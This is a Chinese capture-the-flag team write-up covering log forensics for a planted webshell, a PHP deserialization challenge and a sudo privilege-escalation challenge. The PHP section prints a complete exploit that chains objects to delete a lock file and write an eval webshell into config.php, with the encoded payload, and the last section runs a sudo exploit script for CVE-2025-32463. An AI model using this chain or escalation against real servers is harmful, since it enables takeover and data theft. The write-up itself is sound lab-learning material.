相亲相爱一家人战队WriteUp

排名


相亲相爱一家人：第77名

解题思路

CDF

1.**可恶的木马竟然伪装成我的朋友**

查看日期最新的修改日志



名称	修改日期	类型	大小
今天			
1.py	2025/11/24 20:00	Python 源文件	4 KB
flags_candidates.txt	2025/11/24 19:49	文本文档	6,120 KB
这个月的早些时候			
access.log.1381795200	2025/11/6 19:38	1381795200 文件	350 KB
ex180223.log	2025/11/6 17:12	文本文档	1,495 KB
很久以前			
ex180227.log	2018/2/27 11:03	文本文档	2 KB
ex180222.log	2018/2/23 0:00	文本文档	1,300 KB
ex180221.log	2018/2/21 23:59	文本文档	192 KB
ex180220.log	2018/2/20 23:59	文本文档	259 KB
ex180219.log	2018/2/19 23:59	文本文档	194 KB
ex180218.log	2018/2/18 23:58	文本文档	199 KB
ex180217.log	2018/2/17 23:59	文本文档	196 KB
ex180216.log	2018/2/16 23:58	文本文档	431 KB
ex180215.log	2018/2/15 23:59	文本文档	176 KB
ex180214.log	2018/2/14 23:57	文本文档	182 KB
ex180213.log	2018/2/13 23:58	文本文档	184 KB
ex180212.log	2018/2/12 23:59	文本文档	188 KB
ex180211.log	2018/2/11 23:59	文本文档	226 KB
ex180210.log	2018/2/10 23:59	文本文档	290 KB
ex180209.log	2018/2/9 23:59	文本文档	297 KB
ex180208.log	2018/2/8 23:59	文本文档	223 KB
ex180207.log	2018/2/7 23:59	文本文档	225 KB
ex180206.log	2018/2/6 23:58	文本文档	233 KB
ex180205.log	2018/2/5 23:59	文本文档	312 KB
ex180204.log	2018/2/5 0:00	文本文档	289 KB
ex180203.log	2018/2/3 23:59	文本文档	276 KB
ex180202.log	2018/2/2 23:57	文本文档	328 KB
ex180201.log	2018/2/2 0:00	文本文档	422 KB

搜做木马的名字，首先得到了日期和ip地址，再加上日期，2018-2-23/183.62.9.42

```
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
183.62.9.42 - - [23/Feb/
183.62.9.42 - - [23/Feb/
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 404 1021
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1216
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:18:29 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:18:30 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:19:11 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:19:20 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
183.62.9.42 - - [23/Feb/2018:21:19:45 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:19:46 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
111.192.102.34 - - [23/Feb/2018:21:19:50 +0800] "HEAD / HTTP/1.1" 302 -
111.192.102.34 - - [23/Feb/2018:21:19:50 +0800] "HEAD /sxzn/index.action HTTP/1.1" 200 -
183.62.9.42 - - [23/Feb/2018:21:20:20 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
183.62.9.42 - - [23/Feb/2018:21:20:27 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:20:35 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 3
183.62.9.42 - - [23/Feb/2018:21:20:55 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 3
183.62.9.42 - - [23/Feb/2018:21:21:00 +0800] "GET /sxzn/ HTTP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:21:01 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 304 -
183.62.9.42 - - [23/Feb/2018:21:21:02 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1223
183.62.9.42 - - [23/Feb/2018:21:21:02 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 200 38590
```

banner

把这个ip筛出来

```
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/point.gif HTTP/1.1" 200 134
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/options.png HTTP/1.1" 200 615
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/yonghu.jpg HTTP/1.1" 200 31309
183.62.9.42 - - [23/Feb/2018:21:18:26 +0800] "GET /sxzn/images/zh-cn.gif HTTP/1.1" 200 891
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/leftSubTitle_bg.gif HTTP/1.1" 200 53
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner.jpg HTTP/1.1" 404 1021
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/bg.jpg HTTP/1.1" 200 19679
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/doc_02.gif HTTP/1.1" 200 55
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1216
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 200 37756
183.62.9.42 - - [23/Feb/2018:21:18:27 +0800] "GET /sxzn/images/Search_icon.gif HTTP/1.1" 200 344
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new.gif HTTP/1.1" 200 1816
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/new1.gif HTTP/1.1" 200 1724
183.62.9.42 - - [23/Feb/2018:21:18:28 +0800] "GET /sxzn/images/icon.gif HTTP/1.1" 200 119
183.62.9.42 - - [23/Feb/2018:21:18:29 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:18:30 +0800] "GET /favicon.ico HTTP/1.1" 404 988
183.62.9.42 - - [23/Feb/2018:21:19:11 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:19:20 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
183.62.9.42 - - [23/Feb/2018:21:19:45 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 13
183.62.9.42 - - [23/Feb/2018:21:19:46 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
183.62.9.42 - - [23/Feb/2018:21:20:20 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 2177
183.62.9.42 - - [23/Feb/2018:21:20:27 +0800] "POST /sxzn/js/My97DatePicker/lang/en.jsp HTTP/1.1" 200 463
183.62.9.42 - - [23/Feb/2018:21:20:35 +0800] "POST /sxzn/2.jsp HTTP/1.1" 200 3
183.62.9.42 - - [23/Feb/2018:21:20:55 +0800] "GET /sxzn/2.jsp HTTP/1.1" 200 3
183.62.9.42 - - [23/Feb/2018:21:21:00 +0800] "GET /sxzn/ HTTP/1.1" 200 18639
183.62.9.42 - - [23/Feb/2018:21:21:01 +0800] "GET /sxzn/images/banner_home.jpg HTTP/1.1" 304 -
183.62.9.42 - - [23/Feb/2018:21:21:02 +0800] "GET /sxzn/rand.action HTTP/1.1" 200 1223
```


最后得出table.jsp -en.jsp -2.jsp

拼一起flag{2018-2-23/183.62.9.42/table.jsp -en.jsp -2.jsp}

Game


我勒个超级玛丽奥

进去先连接上



打开shell终端

进去直接cat flag



Web

浅析PHP原生类

```php
 <?php
highlight_file(__FILE__);
class install {
    private $username;
    private $password;

    public function __wakeup()
    {
        echo "Hello,".$this->username;
    }

    public function __toString()
    {
        ($this->username)();
        return "Guest";
    }

    public function __destruct()
    {
        if(file_exists("install.lock")){
            exit("Already installed");
        }else{
            $config = [
                'username' => $this->username,
                'password' => md5($this->password)
            ];
            file_put_contents('config.php', serialize($config));
            file_put_contents('install.lock', "ok");
        }
    }
}

class Until {
    public $a;
    public $b;
    public $c;

    public function __invoke()
    {
        $this->write($this->a, $this->b, $this->c);
    }

    public function __toString()
    {
        return "HappyUnserialize";
    }

    public function write($cla, $file, $cont)
    {
        $obj = new $cla();
        $obj->open($file,$cont);
```

```
        return True;
    }
}

@unserialize($_GET['data']);
```

打开题目，结合提示可以知道是个php反序列化。

分析代码需要将木马写入到config.php中，但是分析代码可知已经有了install.php。所以需要until类调用php的原生类删除install.lock

构造反序列化代码

```
<?php

class install {
    private $username;
    private $password;

    public function __construct($u, $p) {
        $this->username = $u;
        $this->password = $p;
    }
}

class Until {
    public $a;
    public $b;
    public $c;

    public function __construct($a, $b, $c) {
        $this->a = $a;
        $this->b = $b;
        $this->c = $c;
    }
}

$ws = '<?php @eval($_POST[123]);?>';
$w = new install($ws, 'any_password');

$d = new Until('ZipArchive', 'install.lock', ZipArchive::OVERWRITE);
$c = new install($d, 'any_password');
$b = new install($c, 'any_password');

$payload_array = [
    $w,
    $b
];

$sp = serialize($payload_array);
$ep = urlencode($sp);


echo $ep;
```

```
?>
```

得到payload


```
a%3A2%3A%7Bi%3A0%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3Bs%3A27%3A%22%3C%3Fphp+%40eval%28%24_POST%5B123%5D%29%3B%3F%3E%22%3Bs%3A17%3A%22%00install%00password%22%3Bs%3A12%3A%22any_password%22%3B%7Di%3A1%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A7%3A%22install%22%3A2%3A%7Bs%3A17%3A%22%00install%00username%22%3BO%3A5%3A%22Until%22%3A3%3A%7Bs%3A1%3A%22a%22%3Bs%3A10%3A%22ZipArchive%22%3Bs%3A1%3A%22b%22%3Bs%3A12%3A%22install.lock%22%3Bs%3A1%3A%22c%22%3Bi%3A8%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A12%3A%22any_password%22%3B%7Ds%3A17%3A%22%00install%00password%22%3Bs%3A12%3A%22any_password%22%3B%7D%7D
```

得到之后get传参，

```
            $obj = new $cla();
            $obj->open($file,$cont);
            return True;
        }
```

unserialize($_GET['data']); Hello,Hello,HappyUnserializeHello,GuestAlready installed

传完参之后访问config.php，POST传参尝试




说明可以执行成功绕过，之后查找flag

a:2:{s:8:"username";s:27:"bin boot dev etc flag home lib lib64 media mnt opt proc root run sbin srv start.sh sys tmp usr var ";s:8:"password";s:32:"161da2fa81d32d4071ee16f7f77cb463";}

在根目录找到flag

直接catflag得到flag

a:2:{s:8:"username";s:27:"flag{b5b8cddee1bf29d96c681bcf0cfd989c} ";s:8:"password";s:32:"161da2fa81d32d4071ee16f7f77cb463";}




```
flag{b5b8cddee1bf29d96c681bcf0cfd989c}
```

exp

```php
<?php

class install {
    private $username;
    private $password;

    public function __construct($u, $p) {
        $this->username = $u;
        $this->password = $p;
    }
}

class Until {
```

```php
    public $a;
    public $b;
    public $c;

    public function __construct($a, $b, $c) {
        $this->a = $a;
        $this->b = $b;
        $this->c = $c;
    }
}

$ws = '<?php @eval($_POST[123]);?>';
$w = new install($ws, 'any_password');

$d = new Until('ZipArchive', 'install.lock', ZipArchive::OVERWRITE);
$c = new install($d, 'any_password');
$b = new install($c, 'any_password');

$payload_array = [
    $w,
    $b
];

$sp = serialize($payload_array);
$ep = urlencode($sp);


echo $ep;

?>
```

InfoSEC

最近还好么

连上题目，尝试寻找flag，在根目录找flag，

```
pwn@d820e6da9ffa:/home$ cd /
pwn@d820e6da9ffa:/$ ls
bin   dev  flag  lib    media  opt   root  sbin  start.sh  tmp  var
boot  etc  home  lib64  mnt    proc  run   srv   sys       usr
```

找到flag但是没有权限访问

```
pwn@d820e6da9ffa:/$ cat flag
cat: flag: Permission denied
pwn@d820e6da9ffa:/$ sudo cat flag

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

For security reasons, the password you type will not be visible.
```

结合题目的提示，说最近的漏洞和提权相关，想到sudo的CVE-2025-32463。

尝试上传sudo-chwoot.sh。在根目录上传不了，无伤大雅，在用户目录上传，成功上传。

给sudo-chwoot.sh777权限，之后执行./sudo-chwoot得到flag

```
pwn@5dbb75555293:~$ chmod 777 sudo *
chmod: cannot access 'sudo': No such file or directory
pwn@5dbb75555293:~$ chmod 777 sudo*
pwn@5dbb75555293:~$ ./sudo* cat /flag
woot!
flag{794b9d704709256fa056cb41410d0360}
```

.sh cat /flag，得到flag